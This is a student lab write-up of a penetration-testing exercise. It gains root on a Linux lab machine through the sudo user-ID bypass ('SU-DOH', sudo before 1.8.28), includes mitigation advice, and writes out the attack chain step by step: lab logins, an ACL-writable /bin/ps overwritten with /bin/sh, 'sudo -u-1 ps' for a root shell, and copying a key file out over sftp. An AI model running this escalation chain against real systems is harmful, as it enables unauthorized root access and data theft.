Ex0f0 - LinuxIsBroken

Simon Tobon

2021-07-08

Contents

Technical Report


Introduction

For this exercise we were tasked to to exploit a Linux machine using a recent Linux vulnerability. Our goal was to get root access and exfiltrate confidential data.

Finding: Description of finding

Vulnerability Description


In sudo versions before 1.8.28, there is a vulnerability where we can bypass a deny on a command as root. For example, below we see that m.mason can run any command as any user except root:



So we can use SU-DOH to exploit this and run the command as root.

Confirmation method

We can confirm that the vulnerability still exists by checking the Sudo version.



Here we see, that the sudo version is before 1.8.28, the patch in which SU-DOH was patched.

Mitigation or Resolution Strategy

This problem can be fully mitigated by updating Sudo to a later version.

Attack Narrative

To begin, on Kali we opened a web browser and navigated to **https://172.30.0.3:443.** We then logged into PfSense with the credentials **admin/pfsense**. We setup the the portforwarding rule for devbox SSH with the following:

- Destination Port Range: 22 $\longrightarrow$ 22

- Redirect Target IP: 10.30.0.32
- Redirect Target Port: 22

We then ssh to devbox with **ssh m.mason@172.30.0.3** with password **Br1cksRUS.** As mentioned above, we can run **sudo -V** to find out the Sudo version.

```
m.mason@devbox:~$ sudo -V
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
m.mason@devbox:~$
```

We can also check Kernel and other dependency versions with **snap version**

```
m.mason@devbox:~$ snap version
snap    2.47.1
snapd   2.47.1
series  16
debian  10
kernel  4.19.0-5-amd64
m.mason@devbox:~$
```

Using this information we know we that Sudo is vulnerable and we can employ SU-DOH to attack the machine.

Running sudo -l we see that we can run /bin/ps as any user but root. At first this was tricky, since ps doesn't give us access to any root shell access. After deeper investigating, we ran **ls -l /bin/ps**

```
m.mason@devbox:~$ ls -l /bin/ps
-rwxrwxr-x+ 1 root root 133432 Oct 20 12:17 /bin/ps
m.mason@devbox:~$
```


We see the plus sign, meaning that we can run **getfacl /bin/ps**

```
m.mason@devbox:~$ getfacl /bin/ps
getfacl: Removing leading '/' from absolute path names
# file: bin/ps
# owner: root
# group: root
user::rwx
user:m.mason:rwx
group::rwx
mask::rwx
other::r-x
```

From here we see that we have write access to /bin/ps. This means we can overwrite the ps command with whatever we'd like. In this case we overwrote ps with /bin/sh. This was done by running **cp /bin/sh /bin/ps,** essentially overwriting the binary of ps.


From here we can now employ SU-DOH. We run the following:

- **sudo -u-1 ps** - SU-DOH exploit to run ps as root. Now that ps is overwritten with sh this will open a root shell.
- **sudo su** - switch to superuser (Root)
- **whoami** - to confirm that we are root.



From here we can access any directory so we search for a key. A keyfile was found in **/home/opp/Pictures/KeyScan.png,** however we cannot open a picture through the command line, at least not with the packages installed on Kali or devbox. In order to open this file and get the key the following was done:

- **cp /home/opp/Pictures/KeyScan.png /home/m.mason** - copies the picture to m.mason's directory.
- **ON KALI - sftp m.mason@172.30.0.3** – open sftp on devbox
- **get KeyScan.png** - put KeyScan on Kali.
- On Kali open the GUI File Explorer and find the KeyScan.png open it as normal.



This concludes this exercise.